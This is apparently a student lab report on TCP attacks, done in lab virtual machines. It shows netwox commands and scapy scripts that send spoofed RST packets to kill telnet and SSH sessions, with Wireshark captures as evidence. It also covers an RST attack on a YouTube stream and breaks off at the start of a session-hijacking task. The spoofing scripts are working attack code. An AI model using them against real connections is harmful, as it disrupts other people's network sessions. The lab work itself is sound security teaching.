   Header Length: 32 bytes  
   ▶ Flags: 0x018 (PSH, ACK)  
   Window size value: 227  
   [Calculated window size: 29056]  
   [Window size scaling factor: 128]

```

Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 66x24
Bharath-PES1201801948-VM1:~$ sudo netwox 40 -l 10.0.2.11 -m 10.0.2
.10 -o 23 -p 56936 -B -q 787420884
IP
|version|  |ihl|  |tos|  |totlen| |
| 4 | 5 | 0x00=0 | 0x0028=40 |
|      |id|      |r|D|M|  |offsetfrag|
|      |0xE27C=57980|  |0|0|0|  |0x0000=0|
|ttl|  |protocol|  |checksum|
|0x00=0|  |0x06=6|  |0xC03F|
|      |source|
|      |10.0.2.11|
|      |destination|
|      |10.0.2.10|
TCP
|source port|  |destination port|
|0x0017=23|  |0xDE68=56936|
|seqnum|
|0x2EEF16D4=787420884|
|acknum|
|0x00000000=0|
|doff|  |r|r|r|r|C|E|U|A|P|R|S|F|  |window| | |
|5|  |0|0|0|0|0|0|0|0|0|0|0|1|0|0|  |0x0000=0|
|checksum|  |urgptr|
|0x7389=29577|  |0x0000=0|
  
```

Running the netwox command with the appropriate IPs, Ports and sequence numbers.


The above command sends a spoofed RST packet which closes an established connection.



The image shows a Wireshark packet capture window. The top toolbar includes icons for file operations, network analysis, and display filters. Below the toolbar is a search bar with the text "Apply a display filter ... <Ctrl-/>" and a button labeled "Expression...". The main packet list table is as follows:

Source	Destination	Protocol	Length	Info
:::1	:::1	UDP	64	56428 → 51504 Len=0
:::1	:::1	UDP	64	56428 → 51504 Len=0
PcsCompu_18:f3:6a		ARP	62	Who has 10.0.2.11? Tell 1
10.0.2.11	10.0.2.10	TCP	62	23 → 56936 [RST] Seq=7874
:::1	:::1	UDP	64	56428 → 51504 Len=0
:::1	:::1	UDP	64	56428 → 51504 Len=0
:::1	:::1	UDP	64	56428 → 51504 Len=0

WE can see the connection is closed.



The image shows a terminal window titled "/bin/bash" with a blue header bar. The terminal output displays Ubuntu system information, including management and support URLs, package update status, and a list of system files. The output is as follows:

```
/bin/bash 66x24
* Management:      https://landscape.canonical.com
* Support:         https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.

Bharath-PES1201801948-VM3:~$ ls
abc.php      Customization  examples.desktop  Public
android      Desktop        get-pip.py        sample.py
bin          Documents      is                source
CN LAB       Downloads      lib               Templates
cns          dpdk-20.11     Music             Videos
Crypto       dpdk-20.11.tar.xz Pictures          webserver.pcap
Bharath-PES1201801948-VM3:~$ Connection closed by foreign host.
Bharath-PES1201801948-VM2:~$
```



Similarly using scapy, the script used is given below along with the wireshark capture

```
Bharath-PES1201801948-VM1:~$ cat reset_tcp.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet .....")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=23, dport=56938, flags="R" , seq=152272485)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
Bharath-PES1201801948-VM1:~$
```

```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
Bharath-PES1201801948-VM1:~$ sudo python reset_tcp.py
Sending reset packet .....
version      : BitField (4 bits)          = 4
(4)
ihl          : BitField (4 bits)          = None
(None)
tos          : XByteField                 = 0
(0)
len          : ShortField                 = None
(None)
id           : ShortField                 = 1
(1)
flags        : FlagsField (3 bits)        = <Flag 0 ()>
(<Flag 0 ()>)
frag         : BitField (13 bits)         = 0
(0)
ttl          : ByteField                  = 64
(64)
proto        : ByteEnumField              = 6
(0)
chksum       : XShortField                = None
(None)
src          : SourceIPField              = '10.0.2.11'
(None)
```

Running the script, we can see the RST packet is sent and closes the connection.

```

/bin/bash
/bin/bash 66x24
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 04:17:06 EST 2021 from 10.0.2.10 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ ls
abc.php      Customization    examples.desktop  Public
android      Desktop          get-pip.py        sample.py
bin          Documents       is                source
CN LAB       Downloads       lib               Templates
cns          dpdk-20.11      Music             Videos
Crypto       dpdk-20.11.tar.xz Pictures           webserver.pcap
Bharath-PES1201801948-VM3:~$ Connection closed by foreign host.
Bharath-PES1201801948-VM2:~$ █

```

Apply a display filter ... <Ctrl-/>					Expression...
Source	Destination	Protocol	Length	Info	
:::1	:::1	UDP	64	56428 → 51504 Len=0	
PcsCompu_18:f3:6a		ARP	62	Who has 10.0.2.10? Te	
PcsCompu_66:f8:1c		ARP	44	10.0.2.10 is at 08:00	
10.0.2.11	10.0.2.10	TCP	62	23 → 56938 [RST] Seq=	
:::1	:::1	UDP	64	56428 → 51504 Len=0	
10.0.2.10	10.0.2.3	DHCP	344	DHCP Request - Trans	
10.0.2.3	10.0.2.10	DHCP	592	DHCP ACK - Trans	

▶ Frame 78: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10  
 ▼ Transmission Control Protocol, Src Port: 23, Dst Port: 56938, Seq: 152272485, Len: 0

Source Port: 23  
 Destination Port: 56938  
 [Stream index: 0]  
 [TCP Segment Len: 0]  
 Sequence number: 152272485  
 Acknowledgment number: 0  
 Header Length: 20 bytes  
 ▶ Flags: 0x004 (RST)  
 Window size value: 8192  
 [Calculated window size: 1048576]  
 [Window size scaling factor: 128]  
 Checksum: 0x11d2 [unverified]

## Closing ssh connections


```
/bin/bash 66x24
Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
The authenticity of host '10.0.2.11 (10.0.2.11)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.11' (ECDSA) to the list of known hosts.
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:44:27 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$
```

## Firstly, we establish an ssh connection



The image shows a Wireshark packet capture interface. The top pane displays a list of captured packets. The bottom pane shows the details of the selected packet (Frame 37), which is an SSHv2 packet.

No.	Time	Source	Destination	Protocol	Length	Info
4	04:53:47.6162243...	10.0.2.11	10.0.2.10	SSHv2	176	Serve
4	04:53:47.6233335...	10.0.2.11	10.0.2.10	SSHv2	440	Serve
4	04:53:47.6234469...	10.0.2.10	10.0.2.11	TCP	68	56702
4	04:53:47.7890655...	10.0.2.11	10.0.2.10	SSHv2	136	Serve
4	04:53:47.8319052...	10.0.2.10	10.0.2.11	TCP	68	56702
4	04:53:52.0107476...	:::1	:::1	UDP	64	56428
4	04:54:12.0274721...	:::1	:::1	UDP	64	56428
4	04:54:32.0478925...	:::1	:::1	UDP	64	56428

Frame 37: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits) on interface  
Linux cooked capture  
Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10  
Transmission Control Protocol, Src Port: 22, Dst Port: 56702, Seq: 3364531707, Source Port: 22, Destination Port: 56702  
[Stream index: 0]  
[TCP Segment Len: 68]  
Sequence number: 3364531707  
[Next sequence number: 3364531775]  
Acknowledgment number: 2636739379  
Header Length: 32 bytes  
Flags: 0x018 (PSH, ACK)  
Window size value: 270

## Wireshark captures the session packets



```
Bharath-PES1201801948-VM1:~$ sudo netwox 40 -l 10.0.2.11 -m 10.0.2
.10 -o 22 -p 56702 -B -q 3364531775
IP
|version|  |ihl|  |tos|  |totlen|
| 4 |  | 5 |  |0x00=0|  |0x0028=40|
|id|  |r|D|M|  |offsetfrag|
|0x41C2=16834|  |0|0|0|  |0x0000=0|
|ttl|  |protocol|  |checksum|
|0x00=0|  |0x06=6|  |0x60FA|
|source|
|10.0.2.11|
|destination|
|10.0.2.10|
TCP
|source port|  |destination port|
|0x0016=22|  |0xDD7E=56702|
|seqnum|
|0xC88AAE3F=3364531775|
|acknum|
|0x00000000=0|
|doff|  |r|r|r|r|C|E|U|A|P|R|S|F|  |window|
|5|  |0|0|0|0|0|0|0|0|0|1|0|0|  |0x0000=0|
|checksum|  |urgptr|
|0x436D=17261|  |0x0000=0|
```

Running the netwox command with appropriate IP, Port and Seq numbers, a spoofed RST packet is sent to close the ssh connection

Source	Destination	Protocol	Length	Info
::1	::1	UDP	64	56428 → 51504 Len=0
::1	::1	UDP	64	56428 → 51504 Len=0
::1	::1	UDP	64	56428 → 51504 Len=0
PcsCompu_18:f3:6a		ARP	62	Who has 10.0.2.11? Te
10.0.2.11	10.0.2.10	TCP	62	22 → 56702 [RST] Seq=
10.0.2.10	10.0.2.3	DHCP	344	DHCP Request - Trans
10.0.2.3	10.0.2.10	DHCP	592	DHCP ACK - Trans
::1	::1	UDP	64	56428 → 51504 Len=0

▶ Frame 47: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10  
 ▼ Transmission Control Protocol, Src Port: 22, Dst Port: 56702, Seq: 3364531775,  
   Source Port: 22  
   Destination Port: 56702  
   [Stream index: 0]  
   [TCP Segment Len: 0]  
   Sequence number: 3364531775  
   Acknowledgment number: 0  
   Header Length: 20 bytes  
   ▶ Flags: 0x004 (RST)  
   Window size value: 0  
   [Calculated window size: 0]

We can see the ssh connection closed due to a broken pipe

```

Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
The authenticity of host '10.0.2.11 (10.0.2.11)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.11' (ECDSA) to the list of known hosts.
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:44:27 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$ packet_write_wait: Connection to 10.0.2.11 port 22: Broken pipe
Bharath-PES1201801948-VM2:~$ █

```

Running a scapy script can also do the same as the above

```

Bharath-PES1201801948-VM1:~$ cat tcp_ssh.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet .....")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=22, dport=56706, flags="R" , seq=2933163331)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
Bharath-PES1201801948-VM1:~$ █

```

Source	Destination	Protocol	Length	Info
10.0.2.10	10.0.2.11	SSHv2	512	Client: Encrypted packet
10.0.2.11	10.0.2.10	TCP	68	22 → 56706 [ACK] Seq=2933:
10.0.2.11	10.0.2.10	SSHv2	176	Server: Encrypted packet
10.0.2.11	10.0.2.10	SSHv2	440	Server: Encrypted packet
10.0.2.10	10.0.2.11	TCP	68	56706 → 22 [ACK] Seq=3472:
10.0.2.11	10.0.2.10	SSHv2	136	Server: Encrypted packet
10.0.2.10	10.0.2.11	TCP	68	56706 → 22 [ACK] Seq=3472:
:::1	:::1	UDP	64	56428 → 51504 Len=0
:::1	:::1	UDP	64	56428 → 51504 Len=0

▶ Frame 38: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits) on interface  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10  
 ▼ Transmission Control Protocol, Src Port: 22, Dst Port: 56706, Seq: 2933163263,  
     Source Port: 22  
     Destination Port: 56706  
     [Stream index: 0]  
     [TCP Segment Len: 68]  
     Sequence number: 2933163263  
     [Next sequence number: 2933163331]  
     Acknowledgment number: 3472212406  
     Header Length: 32 bytes  
     ▶ Flags: 0x018 (PSH, ACK)  
     Window size value: 270

In order for our attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail. Then we run the program on the attacker machine and see that the connection closes on the client machine:

```

Bharath-PES1201801948-VM1:~$ sudo python tcp_ssh.py
Sending reset packet .....
version      : BitField (4 bits)      = 4
(4)
ihl          : BitField (4 bits)      = None
(None)
tos          : XByteField              = 0
(0)
len          : ShortField              = None
(None)
id           : ShortField              = 1
(1)
flags        : FlagsField (3 bits)    = <Flag 0 (>>
(<Flag 0 (>>))
frag         : BitField (13 bits)     = 0
(0)
ttl          : ByteField               = 64
(64)
proto        : ByteEnumField          = 6
(0)
chksum       : XShortField             = None
(None)
src          : SourceIPField           = '10.0.2.11'
(None)

```



Source	Destination	Protocol	Length	Info
:::1	:::1	UDP	64	56428 → 51504 Len=0
PcsCompu_66:f8:1c		ARP	44	Who has 10.0.2.3? Tell 10
PcsCompu_8c:d6:0d		ARP	62	10.0.2.3 is at 08:00:27:80
:::1	:::1	UDP	64	56428 → 51504 Len=0
:::1	:::1	UDP	64	56428 → 51504 Len=0
PcsCompu_18:f3:6a		ARP	62	Who has 10.0.2.10? Tell 10
PcsCompu_66:f8:1c		ARP	44	10.0.2.10 is at 08:00:27:80
10.0.2.11	10.0.2.10	TCP	62	22 → 56706 [RST] Seq=2933163331

▶ Frame 53: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10  
 ▼ Transmission Control Protocol, Src Port: 22, Dst Port: 56706, Seq: 2933163331,  
   Source Port: 22  
   Destination Port: 56706  
   [Stream index: 0]  
   [TCP Segment Len: 0]  
   Sequence number: 2933163331  
   Acknowledgment number: 0  
   Header Length: 20 bytes  
   ▶ Flags: 0x004 (RST)  
   Window size value: 8192  
   [Calculated window size: 1048576]

```

Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:57:47 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$ packet_write_wait: Connection to 10.0.2.11 port 22: Broken pipe
Bharath-PES1201801948-VM2:~$ █

```

## Task 3: TCP RST Attacks on Video Streaming Applications




The video stream breaks indicating that the attack was successful by breaking the TCP connection using TCP RST Attack.

Youtube continues to play the video as it starts a new connection on the next available port and a complete TCP handshake and TLS handshake takes place every time the previous connection breaks. The previously half-closed connection is also completely closed by the victim by sending an RST packet. Since YouTube starts a new connection every time the previous connection breaks (using RST), the attack is unsuccessful to cause a network error.

No.	Time	Source	Destination	Protocol	Length	Info
2629	2020-02-20 16:10:19.792633831	172.217.10.238	10.0.2.8	TCP	54	443 → 40340 [RST, ACK] Seq=32967 Ack=3889666722 Win=0 Len=0
2630	2020-02-20 16:10:19.794855217	10.0.2.8	172.217.10.238	TCP	74	40342 → 443 [SYN] Seq=94725212 Win=29200 Len=0 MSS=1460
2631	2020-02-20 16:10:19.795389714	172.217.10.238	10.0.2.8	TLSv1.2	1514	Server Hello
2632	2020-02-20 16:10:19.795587004	10.0.2.8	172.217.10.238	TCP	60	40340 → 443 [RST] Seq=3889667238 Win=0 Len=0
2633	2020-02-20 16:10:19.823517103	172.217.10.238	10.0.2.8	TCP	60	443 → 40342 [SYN, ACK] Seq=33485 Ack=94725213 Win=32768
2634	2020-02-20 16:10:19.823861412	10.0.2.8	172.217.10.238	TCP	60	40342 → 443 [ACK] Seq=94725213 Ack=33486 Win=29200 Len=0
2635	2020-02-20 16:10:19.848628926	10.0.2.8	172.217.10.238	TLSv1.2	571	Client Hello
2636	2020-02-20 16:10:19.847443998	172.217.10.238	10.0.2.8	TCP	54	443 → 40342 [RST, ACK] Seq=0 Ack=94725213 Win=0 Len=0
2637	2020-02-20 16:10:19.847926624	172.217.10.238	10.0.2.8	TCP	54	443 → 40342 [RST, ACK] Seq=33486 Ack=94725214 Win=0 Len=0
2638	2020-02-20 16:10:19.848117723	172.217.10.238	10.0.2.8	TCP	54	443 → 40342 [RST, ACK] Seq=33486 Ack=94725214 Win=0 Len=0
2639	2020-02-20 16:10:19.862713063	10.0.2.8	172.217.10.238	TCP	74	40344 → 443 [SYN] Seq=2267672910 Win=29200 Len=0 MSS=1460
2640	2020-02-20 16:10:19.873653338	172.217.10.238	10.0.2.8	TLSv1.2	2974	Server Hello
2641	2020-02-20 16:10:19.873469251	10.0.2.8	172.217.10.238	TCP	60	40342 → 443 [RST] Seq=94725138 Win=0 Len=0
2642	2020-02-20 16:10:19.882433647	172.217.10.238	10.0.2.8	TCP	60	443 → 40344 [SYN, ACK] Seq=34894 Ack=2267672910 Win=32768
2643	2020-02-20 16:10:19.882667741	10.0.2.8	172.217.10.238	TCP	60	40344 → 443 [ACK] Seq=2267672919 Ack=34895 Win=29200 Len=0
2644	2020-02-20 16:10:19.894420100	10.0.2.8	172.217.10.238	TLSv1.2	571	Client Hello
2645	2020-02-20 16:10:19.903895564	172.217.10.238	10.0.2.8	TCP	54	443 → 40344 [RST, ACK] Seq=0 Ack=2267672919 Win=0 Len=0
2646	2020-02-20 16:10:19.904153409	172.217.10.238	10.0.2.8	TCP	54	443 → 40344 [RST, ACK] Seq=34895 Ack=2267672920 Win=0 Len=0
2647	2020-02-20 16:10:19.904323688	172.217.10.238	10.0.2.8	TCP	54	443 → 40344 [RST, ACK] Seq=34895 Ack=2267672920 Win=0 Len=0
2648	2020-02-20 16:10:19.905794877	10.0.2.8	172.217.10.238	TCP	74	40346 → 443 [SYN] Seq=1792000837 Win=29200 Len=0 MSS=1460
2649	2020-02-20 16:10:19.922634773	172.217.10.238	10.0.2.8	TLSv1.2	2974	Server Hello
2650	2020-02-20 16:10:19.923368072	10.0.2.8	172.217.10.238	TCP	60	40344 → 443 [RST] Seq=2267673436 Win=0 Len=0
2651	2020-02-20 16:10:19.937286336	172.217.10.238	10.0.2.8	TCP	60	443 → 40346 [SYN, ACK] Seq=34523 Ack=1792000838 Win=32768
2652	2020-02-20 16:10:19.938869962	10.0.2.8	172.217.10.238	TCP	60	40346 → 443 [ACK] Seq=1792000838 Ack=34524 Win=29200 Len=0
2653	2020-02-20 16:10:19.941512167	10.0.2.8	172.217.10.238	TLSv1.2	571	Client Hello
2654	2020-02-20 16:10:19.959601231	172.217.10.238	10.0.2.8	TCP	54	443 → 40346 [RST, ACK] Seq=0 Ack=1792000838 Win=0 Len=0
2655	2020-02-20 16:10:19.959805677	172.217.10.238	10.0.2.8	TCP	54	443 → 40346 [RST, ACK] Seq=34524 Ack=1792000838 Win=0 Len=0
2656	2020-02-20 16:10:19.960852957	172.217.10.238	10.0.2.8	TCP	54	443 → 40346 [RST, ACK] Seq=34524 Ack=1792000838 Win=0 Len=0
2657	2020-02-20 16:10:19.961732996	10.0.2.8	172.217.10.238	TCP	74	40348 → 443 [SYN] Seq=502178653 Win=29200 Len=0 MSS=1460
2658	2020-02-20 16:10:19.979696988	172.217.10.238	10.0.2.8	TCP	60	443 → 40346 [ACK] Seq=34524 Ack=1792001355 Win=32251 Len=0
2659	2020-02-20 16:10:19.979972526	10.0.2.8	172.217.10.238	TCP	60	40346 → 443 [RST] Seq=1792001355 Win=0 Len=0
2660	2020-02-20 16:10:19.985046723	172.217.10.238	10.0.2.8	TCP	60	443 → 40348 [SYN, ACK] Seq=35042 Ack=502178654 Win=32768
2661	2020-02-20 16:10:19.986631596	10.0.2.8	172.217.10.238	TCP	60	40348 → 443 [ACK] Seq=502178654 Ack=35043 Win=29200 Len=0
2662	2020-02-20 16:10:19.985312295	10.0.2.8	172.217.10.238	TLSv1.2	571	Client Hello
2663	2020-02-20 16:10:19.981548869	172.217.10.238	10.0.2.8	TCP	54	443 → 40348 [RST, ACK] Seq=0 Ack=502178654 Win=0 Len=0
2664	2020-02-20 16:10:19.9815600938	172.217.10.238	10.0.2.8	TCP	54	443 → 40348 [RST, ACK] Seq=35043 Ack=502178655 Win=0 Len=0



## Task 4: TCP Session Hijacking



```
Ubuntu16.04 - 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 66x23
Bharath-PES1201801948-VM3:~$ mkdir TCP
Bharath-PES1201801948-VM3:~$ cd TCP/
Bharath-PES1201801948-VM3:~/TCP$ touch new.txt
Bharath-PES1201801948-VM3:~/TCP$ ls -l
total 0
